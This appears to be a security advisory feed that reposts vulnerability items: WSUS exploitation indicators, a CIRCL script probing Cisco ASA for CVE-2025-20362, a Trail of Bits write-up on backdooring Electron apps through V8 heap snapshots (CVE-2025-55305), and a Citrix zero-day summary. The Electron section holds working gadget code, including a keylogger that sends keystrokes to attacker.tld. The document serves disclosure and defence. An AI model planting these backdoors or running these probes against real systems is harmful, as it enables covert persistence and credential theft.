Recent comments
Log in or create an account to share your comment.
Some cases have been detected in Luxembourg.
Check SoftwareDistribution.log for:
- SoapUtilities.CreateException ThrowException: actor = https://host:8531/ClientWebService/client.asmx -> Error thrown in SoftwareDistribution.log after exploitation
- AAEAAAD/////AQAAAAAAAAAEAQAAAH9 -> Part of the serialized payload, found in SoftwareDistribution.log
- 207.180.254[.]242 – VPS from which the exploit was sent
- ac7351b617f85863905ba8a30e46a112a9083f4d388fd708ccfe6ed33b5cf91d – SHA256 hash of embedded MZ payload
> There is growing speculation that the Red Hat compromise may be linked to a recently disclosed vulnerability in Red Hat OpenShift AI — CVE-2025-10725 (CVSS 9.9).
https://www.seqrite.com/blog/anatomy-of-the-red-hat-intrusion-crimson-collective-and-slsh-extortions/
The script is available there to check if an ASA is vulnerable.
https://gist.cnw.circl.lu/alexandre.dulaunoy/95ca6ae6259e4c8b899b916ee8b3d4a6
#!/bin/bash

# CIRCL - 2025
# Test CVE 2025-20362
# Ref : https://attackerkb.com/topics/Szq5u0xgUX/cve-2025-20362/rapid7-analysis

if [ -z "$1" ]; then
  echo "Test for CVE-2025-20362"
  echo "Usage: $0 <IP>"
  exit 1
fi

IP="$1"

echo "Looking for CVE-2025-20362"
response=$(OPENSSL_CONF=<(
  echo -e 'openssl_conf = openssl_init\n\n[openssl_init]\nssl_conf = ssl_sect\n\n[ssl_sect]'
  echo -e 'system_default = system_default_sect\n\n[system_default_sect]\nOptions = UnsafeLegacyRenegotiation\n'
  cat /etc/ssl/openssl.cnf
) curl "https://$IP/+CSCOU+//../+CSCOE+/files/file_action.html?mode=upload&path=foo&server=srv&sourceurl=qaz" \
  -S --insecure -v -o - --path-as-is 2>&1)

if echo "$response" | grep -q "HTTP/1.1 404"; then
  echo "Not vulnerable"
elif echo "$response" | grep -q "HTTP/1.1 200"; then
  echo "Vulnerable"
fi
Command injection vulnerability in FTP-Flask-python. The project seems no more maintained. Last update the April 28, 2017.
Subverting code integrity checks to locally backdoor Signal, 1Password, Slack, and more
2025-09-08T09:31:27+0000 by Alexandre DulaunoySubverting code integrity checks to locally backdoor Signal, 1Password, Slack, and more -The Trail of Bits Blog
On my first project shadow at Trail of Bits, I investigated a variety of popular Electron-based applications for code integrity checking bypasses. I discovered a way to backdoor Signal, 1Password (patched in v8.11.8-40), Slack, and Chrome by tampering with executable content outside of their code integrity checks. Looking for vulnerabilities that would allow an attacker to slip malicious code into a signed application, I identified a framework-level bypass that affects nearly all applications built on top of the Chromium engine. The following is a dive into Electron CVE-2025-55305, a practical example of backdooring applications by overwriting V8 heap snapshot files.
Application integrity isn’t a new problem
Ensuring code integrity is not a new problem, but approaches to it vary between software ecosystems. The Electron project provides a combination of fuses (a.k.a. feature toggles) to enforce integrity checking on executable script components. These fuses are not on by default, and must be explicitly enabled by the developer.

Figure 1: EnableEmbeddedAsarIntegrityValidation and OnlyLoadAppFromAsar enabled in Slack
EnableEmbeddedAsarIntegrityValidation ensures that the archive containing Electron’s application code is byte-for-byte what the developer packaged with the application, and OnlyLoadAppFromAsar ensures the archive is the only place application code is loaded from. In combination, these two fuses comprise Electron’s approach to ensuring that any JavaScript that the application loads is tamper-checked before execution. Coupled with OS-level executable code signing, this is intended to provide a guarantee that the code the application runs is exactly what the developer distributed. The loss of this guarantee opens a Pandora’s box of issues, most notably that attackers can:
- Inject persistent, stealthy backdoors into vulnerable applications
- Distribute tampered-with applications that nonetheless pass signature validation
Far from being theoretical, abuse of Electron applications without integrity checking is widespread enough to have its own MITRE ATT&CK technique entry: T1218.015. Loki C2, a popular command and control framework based on this technique, uses backdoored versions of trusted applications (VS Code, Cursor, GitHub Desktop, Tidal, and more) to evade endpoint detection and response (EDR) software such as CrowdStrike Falcon as well as bypass application controls like AppLocker. Knowing this, it’s no surprise to find that organizations with high security requirements like 1Password, Signal, and Slack enable integrity checking in their Electron applications in order to mitigate the risk of those applications becoming the next persistence mechanism of an advanced threat actor.
From frozen pizza to unsigned code execution
In the words of the Google V8 team,
Being Chromium-based, Electron apps inherit the use of “V8 heap snapshot” files to speed up loading of their various browser components (see main, preload, renderer). In each component, application logic is executed in a freshly instantiated V8 JavaScript engine sandbox (referred to as a V8 isolate). These V8 isolates are expensive to create from scratch, and therefore Chromium-based apps load previously created baseline state from heap snapshots.
While heap snapshots aren’t outright executable on deserialization, JavaScript builtins within can still be clobbered to achieve code execution. All one would need is a gadget that was executed with high consistency by the host application, and unsigned code could be loaded into any V8 isolate. Oversight in Electron’s implementation of EnableEmbeddedAsarIntegrityValidation and OnlyLoadAppFromAsar meant it did not consider heap snapshots as “executable” application content, and thus it did not perform integrity checking on the snapshots. Chromium does not perform integrity checks on heap snapshots either.
Tampering with heap snapshots is particularly problematic when applications are installed to user-writable locations (such as %AppData%\Local on Windows and /Applications on macOS, with certain limitations). With the majority of Chromium-derivative applications installing to user-writable paths by default, an attacker with filesystem write access can quietly write a snapshot backdoor to an existing application or bring their own vulnerable application (all without privilege elevation). The snapshot doesn’t present as an executable file, is not rejected by OS code-signing checks, and is not integrity-checked by Chromium or Electron. This makes it an excellent candidate for stealthy persistence, and its inclusion in all V8 isolates makes it an incredibly effective Chromium-based application backdoor.
Gadget hunting
While creating custom V8 heap snapshots normally involves painfully compiling Chromium, Electron thankfully provides a prebuilt component usable for this purpose. Therefore, it’s easy to create a payload that clobbers members of the global scope, and subsequently to run a target application with the crafted snapshot.
// npx -y electron-mksnapshot@37.2.6 "/abs/path/to/payload.js"
// Copy the resulting over file your application's `v8_context_snapshot.bin`

const orig = Array.isArray;

// Use the V8 builtin `Array.isArray` as a gadget.
Array.isArray = function() {
    // Attacker code executed when Array.isArray is called.
    throw new Error("testing isArray gadget");
};
Figure 2: A simple gadget example
Clobbering Array.isArray with a gadget that unconditionally throws an error results in an expected crash, demonstrating that integrity-checked applications happily include unsigned JavaScript from their V8 isolate snapshot. Different builtins can be discovered in different V8 isolates, which allows gadgets to forensically discover which isolate they are running in. For instance, Node.js’s process.pid and various Node.js methods are uniquely present in the main process’s V8 isolate. The example below demonstrates how gadgets can use this technique to selectively deploy code in different isolates.
const orig = Array.isArray;

// Clobber the V8 builtin `Array.isArray` with a custom implementation
// This is used in diverse contexts across an application's lifecycle
Array.isArray = function() {
    // Wait to be loaded in the main process, using process.pid as a sentinel
    try {
        if (!process || !process.pid) {
            return orig(...arguments);
        }
    } catch (_) {
         // Accessing undefined builtins throws an exception in some isolates
         return orig(...arguments);
    }

    // Run malicious payload once
    if (!globalThis._invoke_lock) {
        globalThis._invoke_lock = true;
        console.log('[payload] isArray hook started ...');

        // Demonstrate the presence of elevated node functionality
        console.log(`[payload] unconstrained fetch available: [${fetch ? 'y' : 'n'}]`);
        console.log(`[payload] unconstrained fs available: [${process.binding('fs') ? 'y' : 'n'}]`);
        console.log(`[payload] unconstrained spawn available: [${process.binding('spawn_sync') ? 'y' : 'n'}]`);
        console.log(`[payload] unconstrained dlopen available: [${process.dlopen ? 'y' : 'n'}]`);
        process.exit(0);
    }
    return orig(...arguments);
};
Figure 3.1: Hunting for Node.js capabilities in the Electron main proces

Figure 3.2: Hunting for Node.js capabilities in the Electron main process
Developing a proof of concept
With an effective gadget used by all isolates in Electron applications, it was possible to craft demonstrations of trivial application backdoors in notable Electron applications. To capture the impact, we chose Slack, 1Password, and Signal as high-profile proofs of concept. Note that with unconstrained capabilities in the main process, even more extensive bypasses of application controls (CSP, context isolation) are feasible.
const orig = Array.isArray;
Array.isArray = function() {
    // Wait to be loaded in a browser context
    try {
        if (!alert) {
            return orig(...arguments);
        }
    } catch (_) {
        return orig(...arguments);
    }

    if (!globalThis._invoke_lock) {
        globalThis._invoke_lock = true;
        setInterval(() => {
            window.onkeydown = (e) => {
                fetch('http://attacker.tld/keylogger?q=' + encodeURIComponent(e.key), {"mode": "no-cors"})
            }
        }, 1000);
    }
    return orig(...arguments);
};
Figure 4: Basic example of embedding a keylogger in Slack
With proofs of concept in hand, the team reported this vulnerability to the Electron maintainers as a bypass of the integrity checking fuses. Electron’s maintainers promptly issued CVE-2025-55305. We want to thank the Electron team for handling this report both professionally and expeditiously. They were great to work with, and their strong commitment to user security is commendable. Likewise, we would like to thank the teams at Signal, 1Password and Slack for their quick response to our courtesy disclosure of the issue.
“We were made aware of Electron CVE-2025-55305 through Trail of Bits responsible disclosure and 1Password has patched the vulnerability in v8.11.8-40. Protecting our customers’ data is always our highest priority, and we encourage all customers to update to the latest version of 1Password to ensure they remain secure.” Jacob DePriest, CISO at 1Password
The future looks Chrome
A majority of Electron applications leave integrity checking disabled by default, and most that do enable it are vulnerable to snapshot tampering. However, snapshot-based backdoors pose a risk not just to the Electron ecosystem, but to Chromium-based applications as a whole. My colleague, Emilio Lopez, has taken this technique further by demonstrating the possibility of locally backdooring Chrome and its derivative browsers using a similar technique. Given that these browsers are often installed in user-writable locations, this poses another risk of undetected persistent backdoors.
Despite providing similar mitigations for other code integrity risks, the Chrome team states that local attacks are explicitly excluded from their threat model. We still consider this to be a realistic and plausible avenue for persistent and undetected compromise of a user’s browser, especially since an attacker could distribute copies of Chrome that contain malicious code but still pass code signing. As a mitigation, authors of Chromium-derivative projects should consider applying the same integrity checking controls implemented by the Electron team.
If you’re concerned about similar vulnerabilities in your applications or need assistance implementing proper integrity controls, reach out to our team.
Citrix forgot to tell you CVE-2025–6543 has been used as a zero day since May 2025
2025-08-29T06:34:25+0000 by Alexandre DulaunoyBack in late June, Citrix posted a patch for CVE-2025–6543, which they described as “Memory overflow vulnerability leading to unintended control flow and Denial of Service”. Denial of service? Piff the magic dragon, who cares.
No technical details were ever published about the vulnerability. That changes today.
What they forgot to tell you: it allows remote code execution, it was used to widespread compromise Netscaler remote access systems and maintain network access even after patching, webshells have been deployed, and Citrix knew this and just didn’t mention it.
It has compromised government and legal services worldwide. Citrix provided customers on request, under weird conditions, a script to check for compromise.. but didn’t explain what was happening, and the script was incomplete.
The exact same threat actor was also exploiting CVE-2025–5777 aka CitrixBleed 2 to steal user sessions. This was also being exploited as a zero day. I am investigating if it’s also the same threat actor exploiting CVE-2025–7775, the latest Netscaler vulnerability — more on that soon.
NCSC Netherlands have a rather cool report out about CVE-2025–6543, where they’ve essentially done Citrix’s job for them:
[## Casus: Citrix kwetsbaarheid (Update 13-08-2025)
Via deze pagina biedt het NCSC een update op de eerdere berichtgeving. We bieden hierin de publicatie van twee nieuwe…
www.ncsc.nl](https://www.ncsc.nl/actueel/nieuws/2025/07/22/casus-citrix-kwetsbaarheid?source=post_page-----d76574e2dd2c---------------------------------------)
There’s lots of detail in there, but to pull a few things out of their report:
“The NCSC notes that several critical organizations within the Netherlands have been successfully attacked.
Zero-day vulnerability
Further research shows that vulnerability has occurred since at least early may was abused by the attacker. Op 25 june citrix published information about vulnerability CVE-2025–6543 and offered a patch to fix it. To this end, we are talking about a zero-day attack, as the vulnerability was abused before it was made public.
Forensics at affected organizations show that traces have been actively erased by the attacker. This makes forensic investigation challenging.”
I recommend reading their report. It’s really good. NCSC Netherlands are gods amongst cyber.
So what’s going on really?
CVE-2025–6543 is a vulnerability which allows an attacker to supply a client certificate, which overwrites memory. This then allows code execution on the box.
How? Calls are made to the Netscaler box to the endpoint /cgi/api/login, with a client supplied certificate. By sending hundreds of requests, you can overwrite chunks of memory in the hope of executing code.
This was happening long before the patch was released, and then devices were backdoored with webshells and other goodies which persist post patching. It is still unclear the extend of the activity — NCSC NL and others are investigating. It is clear the attackers covered their tracks, too.
Hunting
I would recommend, if logs exist, checking for web access requests to /cgi/api/login on your Netscaler devices. These will be large POST requests. It is extremely unlikely these are legit requests.
If you see a series of requests in quick succession, investigate. You will also lines in your Netscaler logs indicating error code 1245184 at the same time — this error code means a client supplied certificate is invalid.
Analysis of CVE-2025-4598: systemd-coredump
Ref: https://blogs.oracle.com/linux/post/analysis-of-cve-2025-4598